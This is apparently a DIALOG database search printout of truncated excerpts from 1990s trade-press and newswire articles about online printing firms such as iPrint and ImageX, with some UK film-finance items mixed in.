06797691 Supplier Number: 57508181 (USE FORMAT 7 FOR FULLTEXT)  
iPrint.com Offers Custom-Printing Services and Free Business Cards to  
FreeAgent.com Users.  
Business Wire, p0020  
Nov 11, 1999  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 574

... HOT 100 list of e-commerce companies. iPrint.com can be reached at <http://www.iPrint.com>.

About FreeAgent.com

This innovative Internet service helps FreeAgents market themselves, manage their businesses and leverage the benefits of a virtual, corporate infrastructure, while gaining independence and security. FreeAgents will also have the opportunity to accrue stock options and have a managed 401k plan. The number of FreeAgents has increased 21% since 1995 to 24 million people.

FreeAgent.com will have many innovative features including electronic profiles, work samples and job preferences, which can easily be accessed by potential clients. Deploying a robust enterprise-strength resource management solution developed by Opus360, FreeAgent.com will synchronize specific client requirements, FreeAgent skills, preferences and schedules.

FreeAgent.com(SM) can be reached on the Internet at [www.FreeAgent.com](http://www.FreeAgent.com).

2/3,K/8 (Item 3 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

06721578 Supplier Number: 56259475 (USE FORMAT 7 FOR FULLTEXT)  
Vendors balance simplicity and security: Online shopping gets  
easier.(Internet/Web/Online Service Information)  
Briody, Dan  
InfoWorld, v21, n41, p12  
Oct 11, 1999  
Language: English Record Type: Fulltext  
Document Type: Magazine/Journal; Trade  
Word Count: 503

... years ago. ... In fact, it is now a non-issue," said Royal Farros, CEO of iPrint .com, an online print shop in Redwood City, Calif. "But security is really important, and we worry about it a lot."

Those same thoughts were echoed by countless online vendors at Fall

Internet World in New York last week. Stamps.com, an online postal-metering company, in Santa Monica, Calif., requires a high level of security and confidentiality to ensure their service is not abused.

In working with the U.S. Postal Service, the company has needed to clear a nine-step validation process before they were able to begin offering the service. However, in order to better serve the customer, the company wants those kinds of concerns to be transparent to the user.

"Security is a major issue, but so is convenience," said Jeff Green, vice president of marketing at Stamps.com. "But I don't feel the two are mutually exclusive."

In marrying simplicity and security, vendors face a unique challenge. Secure sites typically require users to complete a lengthy registration form, including both a user ID and password.

Most sites also recommend that users vary the passwords from site to site, adding to the complexity of shopping on the web.

In one instance, a company called iPass provides a simpler solution for remote users establishing an Internet connection with their company's servers.

Using virtual private networks, the software allows users to dial out from 150 different countries in to their corporate servers, using a secure connection.

However, iPass' customers complained that entering merely two passwords in order to establish the secure network was too much for many members of the sales force. Now it's a one-click procedure.

"A salesperson is really not interested in how this stuff works," said Bob Schoettle, vice president of marketing at iPass, Mountain View, Calif. "They say, 'Just get me online.'"

Convenience factors

Electronic retailers are making it easier to shop on the web.

\* Digital identification cards: authenticate and identify users electronically \* One-click shopping: allows web sites to remember a user's information \* Real-time credit approval and inventory tracking: immediate responses to sales

2/3,K/9 (Item 4 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

06117054 Supplier Number: 53722026 (USE FORMAT 7 FOR FULLTEXT)  
Day-Timer Digital, The Free Web Calendaring Service, Launches New 'Gold Standard' of Web Calendaring.

PR Newswire, p0245

Feb 8, 1999

Language: English Record Type: Fulltext

Document Type: Newswire; Trade

Word Count: 1181

... com, e-Toys(TM), PC Flowers and Gifts(TM), Blue Mountain Arts(TM), Sparks.com, iPrint (R), and MapQuest(TM).

Privacy

To ensure privacy for all of its users, Day-Timer Digital adheres to the latest in security protocols and is a licensee of TRUSTe, an independent, non-profit privacy initiative dedicated to building users' trust and confidence on the Internet and accelerating growth of the Internet industry.

Technology Partners

Day-Timer Digital has developed relationships with best-of-breed web technology solution providers to ensure that the service is secure and always accessible to consumers. The patent pending service incorporates a three-tier, proprietary architecture as well as the combined technologies and products of Sun Microsystems, Cisco, NetGravity, and Oracle, all running in a UNIX(R) environment.

"We sought out technology partners who are innovators in their fields to work with us to build a backbone that will support traffic peaks," said Robert T. Humphrey, Vice President of Operations and Development, Day-Timer Digital. "Millions of people begin their day by opening their paper or electronic calendars, and we are prepared to meet their demands online."

"With its breadth of offerings in enterprise products and Java(TM) technology, Sun is well positioned to provide the power behind the business portal for Day-Timers and other companies looking to dot-com their business," said Alan Baratz, president of Sun Microsystems, Inc.'s Java

Ginger R. DeMille

Software. For optimum performance, Day-Timer Digital is built on Sun's NetDynamics(TM) application server and Solaris Operating Environment(TM) software running on Sun Enterprise(TM) server hardware.

Day-Timer Digital has selected Cisco as its strategic supplier for network management, security and scalability solutions. Equipment includes WAN switches, Local Director, and the PIX Firewall. For the management of advertising and direct marketing campaigns, Day-Timer Digital

2/3,K/10 (Item 5 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

05611259 Supplier Number: 48489996 (USE FORMAT 7 FOR FULLTEXT)  
iPrint Launches Affiliate Network  
PR Newswire, p518LAM071  
May 18, 1998  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 406

... Internet.

Companies that participate in this program (Affiliate Network members) can link their websites to iPrint's fully-automated online printing environment. This allows them to operate their own custom online print shops and earn commissions on all business generated from these links.

"The iPrint Affiliate Network was created for small businesses that want to extend additional services to their customers," said Royal P. Farros, president of iPrint, inc. "By partnering with the Internet's largest print shop, these companies can now increase their overall visibility and, more importantly, add to their bottom line."

iPrint works with its affiliates to develop sales-generating promotions, such as discounts, limited-time coupons, and announcements about upcoming seasonal products. Affiliate Network members can log on to the iPrint Extranet, a password-protected data center where they can access artwork, logos and banners, daily traffic and sales reports, linking codes, and promotional information.

"The more services a small business offers its customers, the better able it will be to attract new customers and compete in the marketplace," said Petra Stuhmeier, Affiliate Network Manager at iPrint. "That is the basis behind this program and the reason why our list of Affiliate Network members is growing so rapidly."

iPrint completely automates the way Internet customers create, proof, and order a range of personalized products, including business cards, letterhead, invitations, mugs, t-shirts, photo frames, and Post-it(R) Notes. iPrint works with the top commercial printers in the country to guarantee quality and reduce traditional printing prices by up to 50 percent.

iPrint, inc. can be reached at <http://www.iPrint.com>. Contact: Eric Atwood of iPrint, inc. 650.604.2938; Email: [EAtwood@iPrint.com](mailto:EAtwood@iPrint.com).

iPrint is a trademark of iPrint, inc. All other marks listed are trademarks or registered trademarks of their respective companies.

SOURCE iPrint, inc.

-0-

05/18/98

/CONTACT: Eric Atwood of iPrint, inc., 650-604-2938, Fax:  
650-604-2470, [Press@iPrint.com](mailto:Press@iPrint.com)/

/Web site: <http://www.iPrint.com/>

CO: iPrint, inc.  
ST: California  
IN: CPR MLM  
SU:

SF-DK  
-- LAM071 --  
8287 05/18/98 06:01 EDT <http://www.prnewswire.com>

2/3,K/11 (Item 6 from file: 16)

03-Apr-06

7

04:20 PM

Ginger R. DeMille

DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

05573842 Supplier Number: 48440054 (USE FORMAT 7 FOR FULLTEXT)  
**iPrint Focuses on Small Office/Home Office Business**  
PR Newswire, p423NYFNSZ12  
April 23, 1998  
Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 505

... companies -- purchase business products and services on the Internet," said Royal P. Farros, president of iPrint, inc. "With this in mind, iPrint will continue to offer small businesses a quick, economical way to obtain all of their professionally-printed products."

The iPrint Affiliate Network enables companies that serve the SOHO market to open and operate their own online print shops, which are linked to the iPrint site. As a result of these partnerships, small businesses can log on to iPrint-affiliate websites and easily access a range of affordable, high-quality printed products.

iPrint is currently one of four participants in the Yahoo! SOHO 2000 Sweepstakes this month. iPrint's prize package includes 500 business cards, letterhead, envelopes, and Post-it(R) Notes. When contestants fill out the online entry form, a free electronic business card is automatically generated for them. (The leading Internet print shop will also be featured in the Small Business Center of Planet Oasis in May.)

"Our relationship with Yahoo! is an example of iPrint's ongoing commitment to supporting small businesses," said Farros. "By offering SOHO companies a line of professional products intended specifically for them -- and creating awareness about these products through online marketing promotions and services like our Affiliated Network -- we can help small businesses become larger businesses."

In addition to stationery products, iPrint offers a line of advertising specialty items, such as t-shirts, mouse pads, tote bags, mugs, and bumper stickers. iPrint will soon be offering a range of new office products as well, including four-color business cards, postcards, and checks.

About iPrint

iPrint, inc., a privately-held company, is the leading Internet print shop and primary supplier of Internet kiosk systems to the \$20 billion commercial and quick printing industry. Founded in 1995, iPrint strategically partners with companies such as OfficeMax, Intel Corporation, Cendant Corporation (formerly CUC International), and HotMail. iPrint won the prestigious CommerceNet VIP Award for E-Commerce and was named one of the Top 50 Websites in America by WebMaster Magazine (an IDG publication).

NOTE: iPrint is a trademark of iPrint, inc.

SOURCE iPrint, inc.

-0-

04/23/98

/CONTACT: Eric Atwood of iPrint, inc. 650-604-2938, or  
EAtwood@iPrint.com./ /Web site: <http://www.iPrint.com/>

CO: iPrint, inc.  
ST: California  
IN: MLM  
SU:

LV

-- NYFNSZ12 --

0324 04/23/98 05:12 EDT <http://www.prnewswire.com>

2/3,K/12 (Item 7 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

05215066 Supplier Number: 47955043  
**Excite Launches Electronic Commerce Initiative with Web's First Credit Card Fraud Protection Guarantee**  
PR Newswire, p0902LATU048  
Sept 2, 1997

Ginger R. DeMille

Language: English Record Type: Fulltext  
Document Type: Newswire; Trade  
Word Count: 917

... include: 1-800 Batteries, CD Now, Giftworks, Golfweb, Greet Street, Hickory Farms, Internet Shopping Network, IPrint, NetGrocer, Omaha Steaks, Stadium Shop, and Thunderbeam.

With over 20 Certified Merchant partners at launch, Excite expects to expand the program as the number, quality and security of web merchants continue to increase. The Shopping Channel will also offer 250 merchants who support transactions online and links to over 1,000 other merchants and online shopping sites, offering Excite users one of the most comprehensive shopping experiences available on the web today.

Pricing and Availability

Consumers can find the Excite Shopping Channel immediately online at <http://www.excite.com>. The Excite Certified Merchant Program is available immediately via email at [certified@mailexcite.com](mailto:certified@mailexcite.com) to vendors who qualify.

About Excite, Inc.

Founded in 1994, Excite, Inc. is an Internet media company and one of the Web's most popular networks. The Excite Network consists of four leading brands: Excite (<http://www.excite.com>), WebCrawler (<http://webcrawler.com>), Excite Travel by City.Net (<http://city.net>) and Magellan (<http://www.mckinley.com>). Excite offers topic-based channels of information where consumers can find topical news and content, reviews and guides, bulletin boards, chat, free email and search. WebCrawler offers consumers simple, but powerful online search solutions. Excite Travel by City.Net offers travelers one of the Web's most comprehensive travel resources for travel planning, complete with destination information and transaction capabilities. The Magellan Internet Guide offers a guide of 'green light' or safe web sites on the Internet. Based in Redwood City, Calif., Excite, Inc. (Nasdaq: XCIT) has strategic relationships with America Online, Inc., Intuit Inc., Tribune Company, CUC Investments Inc., Apple Computer, Inc. and Netscape Communications Corp.

SOURCE Excite Inc.

-0-

09/02/97

/CONTACT: Melissa Walia, 415-569-2213, or [melissa@excite.com](mailto:melissa@excite.com), or Eloy Ontiveros, 415-569-2031 or [eloy@excite.com](mailto:eloy@excite.com), both of Excite Inc./

(XCIT)

CO: Excite Inc.  
ST: California  
IN: CPR MLM  
SU:

TR

-- LATU048 --

3045 09/02/97 08:10 EDT <http://www.prnewswire.com>

2/3,K/13 (Item 8 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

04787094 Supplier Number: 47045600 (USE FORMAT 7 FOR FULLTEXT)

Inauguration Will Use Wireless To Peddle Souvenirs 01/17/97

Newsbytes, pN/A

Jan 17, 1997

Language: English Record Type: Fulltext

Document Type: Newswire; General Trade

Word Count: 370

... processor, First USA Paymentech.

With a CDPD radio modem connected to the AirBridge network, Adspecs/IMAGExpress' employees will be able to send and receive information about credit card limits and approvals, encrypted for data security, in six seconds, on average, Rohr told Newsbytes.

Rohr said that the CDPD technology transmits short bursts, or packets, of data over the cellular infrastructure, and is based on the transport control protocol/Internet protocol (TCP/IP) for ease of implementation.

Ginger R. DeMille

(19970116/Press Contact: Maggie Aloia Rohr, Bell Atlantic Nynex  
Mobile, 908-306-7757, e-mail: maloia@mobile.bam.com/Reported by Newsbytes  
News Network: <http://www.newsbytes.com>)

2/3,K/14 (Item 9 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

04335789 Supplier Number: 46358634 (USE FORMAT 7 FOR FULLTEXT)  
Three April starts takes total to 25  
Screen Finance, pN/A  
May 2, 1996  
Language: English Record Type: Fulltext  
Document Type: Newsletter; Trade  
Word Count: 947

(USE FORMAT 7 FOR FULLTEXT)

TEXT:

...Love and Death on Long Island is directed by Richard Kwietniowski, who also adapted the script from a novel by Gilbert Adair. The film is produced by Steve Clark-Hall of Skyline and Chris Zimmer of Imagex. It stars John Hurt and Jason Priestley (Beverly Hills 90210), alongside Maury Chaykin, Sheila Hancock and Elizabeth Quinn, and tells the story of an academic who is obsessed with a teenage screen idol and follows him to Long Island. The film was shooting in the UK until April 26 and then moved to Nova Scotia. The second film to start in April was the low-budget Unknown Things by Approaching Fish productions. This is shooting from April 18 to May 6. It is directed by Bruno Coppola, who is also producing alongside Sarah Bradshaw. Unknown Things is privately financed and is shooting on location in London, Hambleden and the Nene Valley. Unknown Things is a psychological thriller based in the antiques world. It tells the story of a collector, played by Paul Rhys, who has a passion for mechanical objects which fascinate him until he discovers how they work. He has similar, and fatal, relationships with women. The cast also includes Saskia Reeves, Adam Henderson, David Hayman, Patrick Dugan and Elsa Zylberstein. The third April start was Stella Does Tricks, a GBP450,000 co-production between Compulsive Viewing and Sidewalk Pictures. This film, which went before the cameras on April 29, is shooting for five weeks in Glasgow and London. The film is backed by BFI Productions and the Scottish Film Production Fund and has been awarded GBP137,178 by the Arts Council of Scotland through the National Lottery funding mechanism (Screen Finance 8:22). It has been pre-sold to Channel Four, which has taken UK television rights as well as an equity stake. Stella Does Tricks is directed by Coky Giedroyc from a script by award-winning Scottish writer AL Kennedy. It is produced by Adam Barker with Angus Lamont acting as co-producer. The film stars Kelly Macdonald as Stella, a Scottish teenager who wants to escape her life as a prostitute in London. James Bolam plays her pimp and the remaining cast includes Hans Matheson, Ewan Stewart and Joyce Henderson. The three March starts which were not included in that month's round-up were: \* Stone Man Films' Stone Man, budgeted at GBP300,000, which started shooting on March 25. This is purported to be the first British superhero film, and is directed and produced by Stephen Cookson, who also co-wrote the script with Antonio Centurion. The film is entirely financed by private sources, and the production company is taking the film to Cannes in the hopes of picking up a distribution deal. It is a children's fantasy about a superhero who enters the world of a 10-year-old girl, but accidentally turns her parents to stone. The film took six weeks to total completion and, according to the producers, has drawn much attention from some of the larger family-oriented distributors. It stars Bronson Webb, Linda Clark, David Dandridge and Erin Thompson, and all the main cast members are between eight and 12 years old. \* Mike Leigh's untitled '96, which started shooting on March 25 for five weeks in London. The film is to be produced through Leigh's Thin Man Films, which he co-owns with Simon Channing-Williams, who is acting as producer on the feature. The film, which has a budget of approximately GBP1.5 million, is backed by Channel Four, which has taken all UK rights (Screen Finance 9:2). Ciby Sales is dealing with all international sales outside the UK and the USA. Thin Man has taken all US rights. The cast includes Mark Benton, Kate Byers, Katrin Cartlidge and Andy Serkis. \* Paramount Pictures' The Saint, which started shooting in Moscow on March 26 for four weeks, and has since moved to the UK, where it is shooting on location in London and at Pinewood Studios until July. The film is believed



to have a budget of \$40 million to \$50 million (GBP25 million to GBP33 million). It is directed by Phillip Noyce and jointly produced by David Brown, Robert Evans, William Macdonald and Mace Neufeld. Based on the legendary character created by Leslie Charteris, The Saint stars Val Kilmer and Elizabeth Shue. UIP will be handling international distribution in all countries outside Canada and the USA.

2/3,K/15 (Item 10 from file: 16)  
DIALOG(R)File 16:Gale Group PROMT(R)  
(c) 2006 The Gale Group. All rts. reserv.

03509150 Supplier Number: 44912937 (USE FORMAT 7 FOR FULLTEXT)  
**British Screen backs Glace Bay Miners**  
Screen Finance, pN/A  
August 10, 1994  
Language: English Record Type: Fulltext  
Document Type: Newsletter; Trade  
Word Count: 1033

... Long Island. The collaboration arose as a result of a meeting between Clarke-Hall and Imagex 's Chris Zimmer when both were looking for finance.

The decision may prove to have been an astute one for Skyline since advance word on the Canadian script has been encouraging. A British Screen source said it was one of the strongest projects received in the last 12 months.

The Glace Bay Miners' Museum is a medium-budgeted romantic drama based on a number of short stories by the Canadian writer Sheldon Curry, centring on a mining community in Nova Scotia. The stories have been adapted by Mort Ransen, who also directs, and Gerald Wexler.

The feature stars Helena Bonham-Carter as a woman spending her life looking after her ex-miner father, who is slowly dying of emphysema, and trying to persuade her brother not to accept work down the mine. But her existence is thrown into turmoil when she falls in love with Neil, played by Clive Russell, and events begin to move towards a startling conclusion.

Skyline has UK theatrical, video and free-television rights, while UK pay-television rights have been taken by the satellite broadcaster British Sky Broadcasting as a result of its output deal with British Screen. Remaining world rights outside North America have been picked up by the Canadian company Malofilm. Other backing is provided by Telefilm Canada, the Nova Scotia Film Development Corporation, the Canadian National Film Board and the Societe Generale des Industries Culturelles (Sogic).

Finance for the follow-up film, Love and Death on Long Island is not yet in place. It is possible that a European co-producer will be sought. An American co-producer may also prove necessary if it is decided to shoot the film on Long Island itself.

According to Clarke-Hall, British Screen is likely to back the project out of its 1995 main fund, with BSkyB taking pay-television rights. The BBC has picked up free-television rights. Further funding will be sought at next month's Rendezvous co-production market, which is being organised by the Media 95 action line Euroaim at the Babelsberg Film Studios outside Berlin.

The film is a story about an English traveller whose life is changed by a rash moment of cinema-going and is adapted from Gilbert Adair's novel of the same name. The script is by the documentary-maker Richard Kwietnowski who will also direct, in what would be his feature-film debut.

Skyline has one other project in active development -- Bible John, a GBP4 million feature that will be produced by Clarke-Hall's partner Trevor Davies and directed by Antonia Bird. It is written by Robert Murphy, who is currently working on a third draft, and has received initial support from the Scottish Film Production Fund. Another project -- Narrow Rooms -- was abandoned following the death of the director Derek Jarman earlier this year.

Meanwhile the company is nearing completion on the troubled Psychotherapy -- a co-production with BFI Production, the feature production arm of the British Film Institute, along with Time Medien and Frankfurter Filmproduktion of Germany. This was premiered at the Cannes Film Festival in 1993 to generally poor reviews. As a result the producers decided to re-edit the film and to re-shoot some of the scenes (Screen Finance 7:6). According to a source at the British Film Institute, which provided some of the backing and initially developed the feature, the



project has been further delayed because writer/director Arthur Ellis has suffered health problems as a result of stress.

#### Skyline Kenya

Skyline also has a Kenyan subsidiary, the Nairobi-based Skyline Kenya, which is intended to develop a number of very low-budget English-language films based on black African themes. The company was set up about nine months ago as a partnership between Clarke-Hall and the Kenyan writer Meja Mwangi, author of 14 novels and an important figure in the nascent Kenyan film industry. He has also worked on a number of UK productions shot in Africa including *The Kitchen Toto* (1987) and *White Mischief* (1987).

Clarke-Hall said that the idea for a company was born seven years ago when he visited Kenya for the first time while making a Channel Four documentary. He also spent time there working on *The Ice Cream War*, a film which was being developed by Working Title but which in the event never got made.

The company is developing a number of projects, hoping in each case to raise half the finance from Kenyan sources and the rest in the UK.

The

2/3,K/16 (Item 1 from file: 20)  
DIALOG(R)File 20:Dialog Global Reporter  
(c) 2006 Dialog. All rts. reserv.

06179047 (USE FORMAT 7 OR 9 FOR FULLTEXT)  
Put Your Pet in the Spotlight with Online Print Breakthrough  
PR NEWSWIRE  
July 13, 1999  
JOURNAL CODE: WPRW LANGUAGE: English RECORD TYPE: FULLTEXT  
WORD COUNT: 325

(USE FORMAT 7 OR 9 FOR FULLTEXT)

... that deliver products in as little as one week.

So, "sit and stay" while you log on to <http://www.iPrint.com>, and see how much more fun you can have with your pet.

/NOTE TO EDITORS: Royal Farros is available for interviews. Please contact Francie Coulter at 650.298.8500 ext. 2428 or [FCoulter@iPrint.com](mailto:FCoulter@iPrint.com) for more information./ 05:11 EDT

2/3,K/17 (Item 1 from file: 47)  
DIALOG(R)File 47:Gale Group Magazine DB(TM)  
(c) 2006 The Gale group. All rts. reserv.

05877696 SUPPLIER NUMBER: 54459561 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Server Is Built for Perl, CGI Integration.(Binary Evolution's VelociGen application development software)(Product Information)  
Carr, David F.  
Internet world, 5, 15, 17(1)  
April 19, 1999  
ISSN: 1097-8291 LANGUAGE: English RECORD TYPE: Fulltext; Abstract  
WORD COUNT: 805 LINE COUNT: 00068

... the competition coming from people using Java or things like that" Darugar said.

One customer, iPrint Inc., is a commerce site driven by Perl scripts that step visitors through the process of customizing and ordering business cards, stationery, and other items. According to director of technology Dave Hodson, VelociGen improved response time by 200 to 300 percent, while allowing a single server to handle four times the volume of traffic it could previously. The service runs on Windows NT, but Hodson doubts the stability of Microsoft's Internet Information Server, and Apache's NT support remains weak. By running VelociGen with the Netscape Enterprise Web server, iPrint retains the flexibility to move any of its servers to Unix.

Inc. Online makes extensive use of Perl to serve pages from Inc. magazine and to run related applications, such as bulletin boards.

"The reason we develop in Perl is that, frankly, it's an easier skillset to hire for. Also, a lot of times you can do something in five lines of Perl that would take 500 lines in other languages," said technical director Matthew Berk. To test the benefits of VelociGen, Berk chose two

related applications--one offered at Business.inc.com and another created in partnership with domain registrar Network Solutions--that step small businesses through the process of registering a domain and deploying a web site. For the moment, the site continues to run a lot of previously created scripts as standard CGIs, partly to get a better appreciation of the difference between the two environments, Berk said.

A load testing tool that the company created for internal use and released as open source proved so popular that some users requested a commercial version. That product, Velometer Pro, was scheduled for release last week at Spring Internet world. For \$300, it provides utilities for graphing performance results and generating real-world test scripts based on web server logs.

search: DEVELOPMENT

2/3,K/18 (Item 2 from file: 47)  
DIALOG(R)File 47:Gale Group Magazine DB(TM)  
(c) 2006 The Gale group. All rts. reserv.

04359339 SUPPLIER NUMBER: 17425020 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
NetportExpress XL. (Intel Corp)(one of three evaluations of print servers in "Pressing Ahead") (Hardware Review)(Brief Article)(Evaluation)  
Pompili, Tony  
PC Magazine, v14, n19, pNE12(2)  
Nov 7, 1995  
DOCUMENT TYPE: Brief Article Evaluation ISSN: 0888-8507  
LANGUAGE: English RECORD TYPE: Fulltext  
WORD COUNT: 498 LINE COUNT: 00041

... case you want to print just IP or EtherTalk, the NetPort Express still needs to log - on to a file server before it will work.

For Unix users, the NetPortExpress supports standard LPD printing. In addition, Intel provides a proprietary printing program called Iprint. This menu-driven system, like HP's HPNPNCONFIG, makes it easier to customize the NetPortExpress for specific printer types. As with the other installations, Intel stores its IP address in the RBL file, which is loaded each time the print server is rebooted.

Although it suffers from a buggy NDS install, the NetPortExpress XL is otherwise a well-rounded product. It handles multiple printers, and its software suite is adequate. Its ability to provide proactive management through links to LANdesk makes it a great choice for sites running that package.

NetPortExpress XL. List price: \$599. Intel Corp., Hillsboro, OR; 800-538-3373, 503-264-7354; fax-back system, 800-525-3019 fax, 503-264-7580; web, <http://www.intel.com>.

2/3,K/19 (Item 1 from file: 141)  
DIALOG(R)File 141:Readers Guide  
(c) 2005 The HW Wilson Co. All rts. reserv.

02755443 H.W. WILSON RECORD NUMBER: BRGA94005443  
Scanning color images made simple.  
Abes, Cathy.; Martin, James A.  
Macworld (Macworld) v. 10 (Nov. '93) p. 122

ABSTRACT: Thanks to Canto Software's Cirrus 2.0 and ImageXpress 's ScanPrep, scanning color images should become easier and more accurate. Cirrus 2.0 (\$395) comes with scripts that automatically perform such functions as measuring and scanning an image, performing color calibrations and corrections, adjusting brightness and contrast, and saving the image as a file. ScanPrep (under \$500) acts as a plug-in module that controls Adobe PhotoShop to help users obtain the best image possible.

2/3,K/20 (Item 1 from file: 148)  
DIALOG(R)File 148:Gale Group Trade & Industry DB  
(c)2006 The Gale Group. All rts. reserv.

12105158 SUPPLIER NUMBER: 59135311 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Internet Printing Procurement Service Fulfills Business Needs.(Brief Article)

Wilken, Earl W.

Graphic Arts Monthly, 71, 12, 84

Dec, 1999

DOCUMENT TYPE: Brief Article

ISSN: 1047-9325

LANGUAGE: English

RECORD TYPE: Fulltext

WORD COUNT: 464 LINE COUNT: 00042

... cost center accounting, are all built into a client's customized web site.

According to ImageX .com, when a web site is created for each customer, it is set up with all of the advanced features expected to be contained within a business-centric site, plus security features, ease of navigation, customization capability, order management and tracking functionality, and procurement controls. Additionally, each printed item can be customized and viewed in real time.

#### EASE OF USE

Using the site, printed items such as color marketing materials, stationery, and business cards can be ordered, edited, and proofed with a few mouse clicks. Once ordered, ImageX.com manages the printing and delivery of the products. ImageX.com executives hold that this process provides consistent quality, maintains corporate design standards, enables the ability to instantly modify and proof, and affords distributed ordering capability for businesses with offices in multiple locations.

The company owns advanced printing facilities in Portland, Ore. and Union, N.J., and works with a network of printers around the country to fulfill customer orders. In addition, earlier this year, ImageX.com acquired the Fine Arts Graphics printing firm, which is now a wholly owned subsidiary. Fine Arts Graphics specializes in high-end printing and is known for its engraving, embossing, and thermography capabilities.

#### PRICING STRUCTURE

Pricing, one of the major differences among e-commerce print providers, has the following structure at ImageX.com: the company charges a one-time payment for the ImageX Online Printing Center web site and item set-ups. Once the set-up has been completed, actual printing costs depend on the nature of each company's needs. For example, the system can batch-process orders for printing, offering a volume discount.

ImageX.com says it is an online printing resource for more than 120 major businesses around the country, including Amazon.com, CIBC World Markets, GTE Wireless, Merck & Co., and VeriFone.

2/3,K/21 (Item 2 from file: 148)

DIALOG(R)File 148:Gale Group Trade & Industry DB

(c)2006 The Gale Group. All rts. reserv.

10887099 SUPPLIER NUMBER: 54140822 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Online for success.(impact of the internet on printing)

Leland, Lisa

American Printer, 222, 5, 54(4)

Feb, 1999

ISSN: 0744-6616

LANGUAGE: English

RECORD TYPE: Fulltext; Abstract

WORD COUNT: 2237 LINE COUNT: 00174

... night from the comfort of their home or office. Printers link their web sites to iPrint's online shop to obtain the jobs for printing and shipping and earn a commission from all work generated from the links. ikiosk manages all the hardware, software, ISP connections, security functions and merchant bank relationships. Follow-up e-mail messages are automatically sent to the customer letting them know their credit card purchase was authorized and when the delivery date will be.

"This self-service technology eliminates anywhere from 20 percent to 40 percent of the actual hard costs printing, including reprint-due-to-error rates," testifies Royal Farros, president and CEO of iPrint, which lists Sir Speedy and OfficeMax as major franchises who have recently adopted the system. "We are providing compelling reasons to augment whatever printers are doing today with something online."

Farros compares ikiosk to the adoption of ATMs by the banking industry - it's a process that works better in the self-service mode.

"I'd rather use an ATM any day of the week rather than stand in a line to ask for \$40 or \$60 and it's the same way for so many of the items quick printers make," he reasons. "There are times to build relationships and then there are times to serve customers in the most efficient and

economical manner. Printers can now spend time on the things they should be spending time on - things that bring in a \$1,000 business for a half-hour's work instead of \$10."

A solution that enables quick printers' to build a digital variable Internet printing business, including customized newsletters and flyers, without necessarily owning digital printing equipment, was launched last month by Digital Marketing, Inc. (Minneapolis). With the company's Digital VIP Web-based software, printers can offer a customized web site that customers log onto to create, order and proof personalized print jobs. The Digital VIP program then processes the customers' jobs and delivers print-ready files back to the print shop.

"For those shops who don't have a high-speed digital engine, the jobs can be subbed out until the user clientele is big enough to justify the purchase of a digital press," explains Bruce Ganger, co-owner of Digital Works, Inc., a consulting and training firm in Florida that is acting as Digital VIP's distribution agent. "Because we are a production shop, we can provide the total service including printing and fulfillment as a pilot program. Instead of making a \$300,000 leap of faith that the press will pay off, this allows a printer to get in with a relatively small acquisition cost."

An initial

2/3,K/22 (Item 3 from file: 148)  
DIALOG(R)File 148:Gale Group Trade & Industry DB  
(c)2006 The Gale Group. All rts. reserv.

10531055 SUPPLIER NUMBER: 21211072 (USE FORMAT 7 OR 9 FOR FULL TEXT)  
Letters.(Letter to the Editor)  
eMediaweekly, v12, n37, p41(1)  
Oct 12, 1998  
DOCUMENT TYPE: Letter to the Editor LANGUAGE: English  
RECORD TYPE: Fulltext  
WORD COUNT: 1010 LINE COUNT: 00083

... Information on MetaCard is at [www.metacard.com](http://www.metacard.com).  
Scott Raney, president  
MetaCard Corp.  
Boulder, Colo.

Scripting isn't everything  
while I believe Main Event Software's PhotoScripter is a very significant workflow enabler, I was surprised that ImageXpress' ScanPrepPro was not referenced in the article on scripting Adobe Photoshop (09.14.98, page 1).

ScanPrepPro has been automating all production functions for...

...testing scripts will be offset by measurable increases in efficiency. Some sites will benefit from script creation, some will not. Others will realize the complexity involved with intelligent automation and may pick ScanPrepPro.

Herb Paynter, president  
ImageXpress Inc.  
Lawrenceville, Ga.

No killer web app? No big deal

Unlike Darcy DiNucci, I don't believe there will ever be a defining "killer app" for the web like there was for print or multimedia (09.21.98, page 12). DiNucci named Adobe PageMaker and Macromedia Director as being the defining tools for their respective media. While I can agree with that view up to a point, designers still need an image editor, a sound editor, a preflight checker, a video editor and other specialized tools to get the job done.

To draw a parallel on the web, Macromedia's Dreamweaver or GoLive CyberStudio may be the killer apps. However, I still have to have an image editor with plug-ins, a sound editor and back-end programming tools.

The web is in constant flux, and its tools will never be capable of staying on a par with emerging technologies. Professional web designers will always need to update their library of tools just to remain viable in the industry. If a single application were to come along that could write web pages, edit graphics, link databases to the web and even create those databases, it would probably require 200 Gbytes of RAM and not function as well as separate products from a number of vendors.

I praise the fact that I have to use several tools to do my job. Even

Ginger R. DeMille

though their feature sets may overlap and the constant updates can be annoying, the variety gives me freedom of choice -- unfortunately, now a bad word in the computer industry.

Dee Golden, technical design developer  
Holt, Rinehart & Winston  
Austin, Texas

Pass on the digital passport

I was amazed by Michael Moon's opinion piece titled "Building economic links via OSes" (10.05.98, page 3). Why would an OS developer waste its time and money developing such fripperies? All of these things can be best served by existing applications or products -- some of which are no more technical than a 3-by-5-inch index card file, and some of which come in the form of full-bore relational databases.

And I question that any purpose would be served by making a "digital passport" difficult to delete. Even if I did trust corporate America with such marketing information (which may be used against you in the form of spam, name trading and other abuses of data), users would want the option of enabling it in the first place and disabling it, as well.

I doubt that Moon's suggestions would actually help a small media producer in any meaningful or significant way. They strike me as beneficial purely to those who market, and no one else.

Scott Elyard, graphic designer  
Berger/ABAM Engineers Inc.  
